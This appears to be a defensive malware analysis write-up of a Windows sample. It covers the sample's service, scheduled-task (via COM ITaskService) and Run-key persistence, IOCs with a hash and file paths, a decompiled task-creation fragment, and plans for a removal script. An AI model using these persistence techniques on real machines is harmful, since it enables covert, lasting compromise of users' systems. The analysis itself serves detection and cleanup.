


```
Please edit the type declaration

Offset Size struct ITaskDefinitionVtbl
            {
0000 0004     HRESULT (__stdcall *QueryInterface)(ITaskDefinition *This, const IID *const riid, void **ppvObject);
0004 0004     ULONG (__stdcall *AddRef)(ITaskDefinition *This);
0008 0004     ULONG (__stdcall *Release)(ITaskDefinition *This);
000C 0004     HRESULT (__stdcall *GetTypeInfoCount)(ITaskDefinition *This, UINT *pctinfo);
0010 0004     HRESULT (__stdcall *GetTypeInfo)(ITaskDefinition *This, UINT iTInfo, LCID lcid, ITypeInfo **ppTInfo);
0014 0004     HRESULT (__stdcall *GetIDsOfNames)(ITaskDefinition *This, const IID *const riid, LPOLESTR *rgszNames, UINT cNames, LCID lcid, DISPID *rgDispId);
0018 0004     HRESULT (__stdcall *Invoke)(ITaskDefinition *This, DISPID dispIdMember, const IID *const riid, LCID lcid, WORD wFlags, DISPPARAMS *pDispParams, VARIANT *pVarResult, EXCEPINFO *pExcepInfo, UINT *puArgErr);
001C 0004     HRESULT (__stdcall *get_RegistrationInfo)(ITaskDefinition *This, IRegistrationInfo **ppRegistrationInfo);
0020 0004     HRESULT (__stdcall *put_RegistrationInfo)(ITaskDefinition *This, IRegistrationInfo *pRegistrationInfo);
0024 0004     HRESULT (__stdcall *get_Triggers)(ITaskDefinition *This, ITriggerCollection **ppTriggers);
0028 0004     HRESULT (__stdcall *put_Triggers)(ITaskDefinition *This, ITriggerCollection *pTriggers);
002C 0004     HRESULT (__stdcall *get_Settings)(ITaskDefinition *This, ITaskSettings **ppSettings);
0030 0004     HRESULT (__stdcall *put_Settings)(ITaskDefinition *This, ITaskSettings *pSettings);
0034 0004     HRESULT (__stdcall *get_Data)(ITaskDefinition *This, BSTR *pData);
0038 0004     HRESULT (__stdcall *put_Data)(ITaskDefinition *This, BSTR data);
003C 0004     HRESULT (__stdcall *get_Principal)(ITaskDefinition *This, IPrincipal **ppPrincipal);
0040 0004     HRESULT (__stdcall *put_Principal)(ITaskDefinition *This, IPrincipal *pPrincipal);
0044 0004     HRESULT (__stdcall *get_Actions)(ITaskDefinition *This, IActionCollection **ppActions);
0048 0004     HRESULT (__stdcall *put_Actions)(ITaskDefinition *This, IActionCollection *pActions);
004C 0004     HRESULT (__stdcall *get_XmlText)(ITaskDefinition *This, BSTR *pXml);
0050 0004     HRESULT (__stdcall *put_XmlText)(ITaskDefinition *This, BSTR xml);
     0054   };

OK  Cancel
```

.

but try to relate offsets of the structure to offset manipulation in IDA make no sense to reveal more info


Persistence techniques inside debugger:-
==================================




so, now we will mimic that the file is downloaded and all integrity checks that malware do to make sure that the right file downloaded from the C2, like check file size and data downloaded and check that the file start with MZ signature.
We will get-around all of these by editing memory and registers while live debugging

Admin user flow Path

1 – creation of the service




▪




▪

regular user flow path


1 - the scheduled task through COM API → ITaskService interface




▪




▪




- virus total report unknown because this isn't the real malicious file



2 – the persistence through "CurrentVersion\Run" registry



-



.

IOC "Indicator of compromise"

-----

files

-----

1 – sample2.exe sha256

- cb114123ca1c33071cf6241c3e5054a39b6f735d374491da0b33dfdaa1f7ea22

2 – temp file

- can't identify based on content "C2 is down"
- can't also get hash on name as it change based on GUID
  so will use fuzzy hashing on name
- %appdata%\NuGets\template_%GUID_manipulated%.TMPTMPZIP7

3 – %AppData%/NuGets/Wsus.exe

- size of file → 0xFA0

----

services

----

1 – foundation

- binpath=%AppData%/NuGets/Wsus.exe - service

----

scheduled task

----

2 – "Microsoft System Protect"

-Action="%AppData%/NuGets/Wsus.exe"

----

registry entry

----

3 – HKCU\Software\Microsoft\Windows\CurrentVersion\Run

- name "IntelProtected"
- value="%AppData%/NuGets/Wsus.exe"


addendum to analysis

when we tried to figure out how ITaskService interface we found that applying ItaskService to PPV of CoCreateInstance() reaveled that the created task will have name “Microsoft System Protect”.

```
{
  ((*v11)[30].lpVtbl)(v11, v11, Buffer, 0);
  ((*v11)[28].lpVtbl)(v11, 0x2000);
  Instance = ((*v11)[32].lpVtbl)(v11, v11, a1);
  Instance = ((*v11)[36].lpVtbl)(v11, a2);
  ((*v11)[38].lpVtbl)(v11, v11, 5);
  if ( Instance < 0 )
  {
    ppv->lpVtbl->Release(ppv);
    ((*v11)[2].lpVtbl)(v11);
    CoUninitialize();
    return;
  }
  ((*v11)[30].lpVtbl)(v11, Buffer, 0);
  ((*v11)[28].lpVtbl)(v11, 0x2000);
  Instance = ((*v11)[3].lpVtbl)(v11, v6, &v8);
  if ( Instance >= 0 )
  {
    memset(v4, 0, sizeof(v4));
    LOWORD(v4[2]) = 13;
    v4[1] = 722898;
    LOWORD(v4[0]) = 48;
    v4[4] = 22;
    v4[8] = 7;
    LOWORD(v4[9]) = 1;
    Instance = (*(*v8 + 12))(v8, v4);
    ppv->lpVtbl->NewTask(ppv, Microsoft_System_Protect_STR, v11);
    ppv->lpVtbl->Release(ppv);
    Instance = ((*v11)[12].lpVtbl)(v11, v11);
    ((*v11)[2].lpVtbl)(v11);
  }
  else
  {
    ((*v11)[2].lpVtbl)(v11, v11);
  }
```

.


but we saw another string in the database inside .rdata section



.


so we think that this is just misleading string like anti-vm strings that have no Xref in the database of IDA

.



but our assumption isn’t really right as we can’t identify how this scheduled task is created but when developing a removal script for this sample we saw instance where task created with name “Microsoft Windows Center” and the only difference is that

- “Microsoft Windows Center” task → start only when user created the task logon
- “Microsoft System Protect” task → start when any user logon



.

so we will include removal of the two task in the removal script